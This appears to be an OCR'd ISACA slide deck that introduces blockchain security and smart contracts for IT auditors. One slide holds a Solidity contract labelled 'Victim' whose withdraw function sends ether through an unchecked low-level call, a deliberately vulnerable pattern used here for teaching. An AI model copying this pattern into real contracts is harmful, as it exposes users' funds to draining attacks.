ZERO FRICTION

# Methods and Techniques of Blockchain Security for IT Auditors

Tuan Phan, CISSP, PMP, CBSP, Security+, SSBB
Founder

@ChainOpSec
LinkedIn.com/in/tuanphan/
github.com/tuanp703

www.zerofriction.io

ISACA®
Muscat Chapter

# Learning Objectives

1. Types of attacks on blockchain network
2. How such attacks can be exploited.
3. Basic blockchain security considerations & best practices
4. Familiar with the key concepts of smart contracts, and how the smart contracts may differ between permissioned and permissionless blockchains.
5. What specific audit elements to review and examine during a course of an IT audit?
6. Recognize the cybersecurity risks of smart contracts, and what controls can be implemented to minimize the risks from the use of smart contracts.

# Agenda

- Basic Blockchain Primer (10 minutes)
- What is a Smart Contract and Key Characteristics (10 minutes)
- Generic Blockchain Reference Architecture (5 minutes)
- Attacks on Blockchain (20 minutes)
- Audit Considerations (30 minutes)
- Best Practices and Final Words (5 minutes)

# Brief Blockchain Primer

# Blockchain Platforms

APPLICATIONS

OPEN PLATFORMS

HYPERLEDGER SAWTOOTH

IROHA

r3.


HYPERLEDGER FABRIC

HYPERLEDGER INDY

HYPERLEDGER BURROW

ENTERPRISE PLATFORMS

# Typical Blockchain Network



# Deployment Models of Blockchain

- Public
- **Permissionless**
- Untrusted Participants
- Decentralized
- Requires Utility Token
- Requires Wallet

- Private
- **Permissioned**
- Trusted Participants
- Centralized
- Token-less
- CA (MSP)

# Four Core Characteristics of Blockchain

## Shared Ledger

- History of all transactions
- Append-only with immutable past
- Distributed and replicated

## Cryptography

- Integrity of ledger
- Authenticity of transactions (user wallet)
- Privacy of transactions
- Identity of participants (user address)

# User Wallets


- Serves as the primary interface for the user to the blockchain

    Ethereum wallet address → 0x47faAD405C3338112A02CE7fDfBF13d1d229F1B3

    Bitcoin wallet address → bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh

- Is the container for private keys and as the system for managing these keys.
- Controls access to a user’s money, manages keys and addresses, tracks user balance, creates and signs transactions, and interacts with contracts.


- Modern wallets use seed words to generate the private keys  based on a defined standard (BIP39).



# Types of Wallet

**Hot Wallets**
- Web wallets
- Browser wallets
- Desktop/Mobile wallets

**Cold Wallets**
- Hardware wallets
- Paper wallets



# Four Core Characteristics of Blockchain

## Shared Ledger

- History of all transactions
- Append-only with immutable past
- Distributed and replicated

## Cryptography

- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants

## Trust Model

- Consensus protocol
- Transaction validation
- Tolerate disruption

# Consensus Protocols and Outlook

Current → Future

| | |
|---|---|
| Proof of Work (PoW) | Proof of Stake (PoS) |
| Proof of Elapsed Time (PoET) | Byzantine Fault Tolerance (BFT) |

Future ← Current

Permissionless Blockchains

Permissioned Blockchains

- Consensus participants seek the chance to create and append the block to the digital ledger.

| | |
|---|---|
| Use specialty hardware (ASIC miners), GPU and electricity. | Use locked investments to win a chance proportion to the investment. |
| Use hardened chip to determine the block author from designated decision nodes. | Use a majority voting scheme from designated decision nodes. |

# Four Core Characteristics of Blockchain

## Shared Ledger

- History of all transactions
- Append-only with immutable past
- Distributed and replicated

## Cryptography

- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants

## Trust Model

- Consensus protocol
- Transaction validation
- Tolerate disruption

## Smart Contract

- Logic embedded in the ledger
- Executed together with transactions


# What is a Smart Contract

- Is a computer program that prescribes its conditions and outcomes.
- Associated with 2nd generation blockchain and later.
- Stays dormant until called by a transaction.
- Transactions performed are written onto the distributed ledger.


```
pragma solidity ^0.4.24;

contract Messenger {
    address owner;
    string[] messages;
    uint256 balance;

    constructor() public {
        owner = msg.sender;
    }

    function add(string newMessage) public {
        require(msg.sender == owner);
        messages.push(newMessage);
    }

    function count() view public returns(uint){
        return messages.length;
    }

    function getMessages(uint index) view public returns(string){
        return messages[index];
    }

    function GetBalance() public constant returns(uint256){
        return this.balance;
    }

    function deposit() payable {}
}
```

# Đapps and User Interaction

- ĐApps are blockchain-enabled applications/websites
- Rely on smart contracts for logic processing.



# Key Properties of a Smart Contract

# Key Characteristics of Smart Contract

## Summary

- Turing complete
- Immutability
- Visibility
- Deterministic
- Atomic
- Interaction with Other Interfaces

# Key Characteristics of Smart Contract

## Turing Completeness

```
pragma solidity ^0.4.8;

contract Victim {
  uint256 balance;

  // return the victim contract's balance
  function GetBalance() public constant returns(uint256){
          return this.balance;
  }

  // this function sends 0.05 ether when it is call.
  function withdraw() {
          uint transferAmt = 0.05 ether;
          if (!msg.sender.call.value(transferAmt)()) throw;
  }

  function deposit() payable {}
}
```


# Key Characteristics of Smart Contract


## Immutability

- Cannot be changed.
- Cannot be disabled.
- Cannot be removed.
- May be self-destruct if preprogrammed.

# Key Characteristics of Smart Contract


## Visibility



# Key Characteristics of Smart Contract

## Deterministic




# Key Characteristics of Smart Contract

## Atomic

# Key Characteristics of Smart Contract

## Interaction with Other Interfaces



